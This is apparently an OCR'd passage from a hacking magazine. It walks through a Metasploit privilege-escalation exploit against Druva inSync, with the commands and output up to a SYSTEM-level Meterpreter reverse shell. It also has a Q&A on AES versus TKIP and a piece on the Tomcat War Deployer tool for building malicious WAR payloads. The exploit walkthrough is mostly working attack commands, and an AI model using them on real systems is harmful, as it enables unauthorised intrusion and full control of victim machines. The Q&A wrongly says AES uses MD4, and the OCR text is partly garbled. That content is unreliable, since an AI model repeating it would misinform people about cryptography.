   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, proces
s, none)
   LHOST                      yes       The listen address (an interface may be specified
)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
```

Set the required options.



```
msf5 exploit(windows/local/druva_insync_insynccphwnet64_rcp_type_5_priv_esc) > set sessio
n 1
session ⇒ 1
msf5 exploit(windows/local/druva_insync_insynccphwnet64_rcp_type_5_priv_esc) > set lhost
192.168.36.132
lhost ⇒ 192.168.36.132
msf5 exploit(windows/local/druva_insync_insynccphwnet64_rcp_type_5_priv_esc) > set lport
4466
lport ⇒ 4466
msf5 exploit(windows/local/druva_insync_insynccphwnet64_rcp_type_5_priv_esc) > check
[*] The service is running, but could not be validated. Service 'inSyncCPHService' exists
msf5 exploit(windows/local/druva_insync_insynccphwnet64_rcp_type_5_priv_esc) >
```

After all the options are set, execute the module.



```
msf5 exploit(windows/local/druva_insync_insynccphwnet64_rcp_type_5_priv_esc) > run

[*] Started reverse TCP handler on 192.168.36.132:4466
[*] Connecting to 127.0.0.1:6064 ...
[*] Sending packet (122 bytes) to 127.0.0.1:6064 ...
[*] Sending stage (176195 bytes) to 192.168.36.135
[*] Meterpreter session 2 opened (192.168.36.132:4466 → 192.168.36.135:49401) at 2020-07
-14 23:26:18 -0400

meterpreter > sysinfo
Computer        : WIN-DHH9GH6L5SP
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

As you can see in the above image, we successfully got a session with SYSTEM privileges.

HACKING Q & A

Q : Which is more secure, AES or TKIP?

A : Definitely AES. Long time back, Wired Eq-uivalent Privacy (WEP) was being used to se-cure wireless networks. WEP was considered very weak and easy to crack. Temporal Key Integrity Protocol (TKIP) came around that ti-me. It was suggested to make WEP secure w-ithout replacing the already present hardwar-e. It did this by increasing the key length to 12 8 bits and creating a unique 48 bit serial num-ber to make sure no two keys are same. It us-ed RC4 algorithm to encrypt packets. Howev-er the problem is it is still over a weak WEP. It just wraps it WEP and does not make WEP invulnerable. Soon TKIP was attacked with p-acket decryption attacks. It was deprecated in year 2012. It was supposed to be a temporar-y measure for protection.

Advanced Encryption Standard (AES) wa s designed by NIST, USA. It is a block cipher and the key comes in lengths of 128, 192 and 256 bits. The more the length of the key, the more secure it is. Instead of RC4 its use MD4 algorithm. Till now AES was cracked only a fe-w times and that too in side channel attacks. It is widely used by the government of USA f-or securing its data.

The final judgement is this. You should not use Temporal Key Integrity Protocol any longer for your own security.

TOMCAT WAR DEPLOYER


TOOL OF THE MONTH

In the Real World Hacking Scenario of the previous Issue (HackercoolMag May2020 Issue), our readers have seen how Hackercool has exploited a Apache Tomcat system behind a rou -ter. In that scenario, once Apache Tomcat credentials were found out, he made a war paylo- ad with Metasploit. Once the payload was executed, he got a shell on the target.

However, Metasploit is not the only tool that is used to make malicious WAR payloads. The Tomcat War Deployer is another tool that can be used to make WAR payloads which ca -n be used for penetration testing. A WAR stands for Web Archive. It can include servlet, xml , jsp, image, html, css and js files etc. This files are created in java.


The Tomcat War Deployer can be used from Kali Linux and can be cloned from Github link shown below.

https://github.com/mgeeky/tomcatWarDeployer




```
hackercoolmagz@kali:~$ git clone https://github.com/mgeeky/tomcatWarDeployer
Cloning into 'tomcatWarDeployer'...
remote: Enumerating objects: 269, done.
remote: Total 269 (delta 0), reused 0 (delta 0), pack-reused 269
Receiving objects: 100% (269/269), 193.51 KiB | 421.00 KiB/s, done.
Resolving deltas: 100% (148/148), done.
```

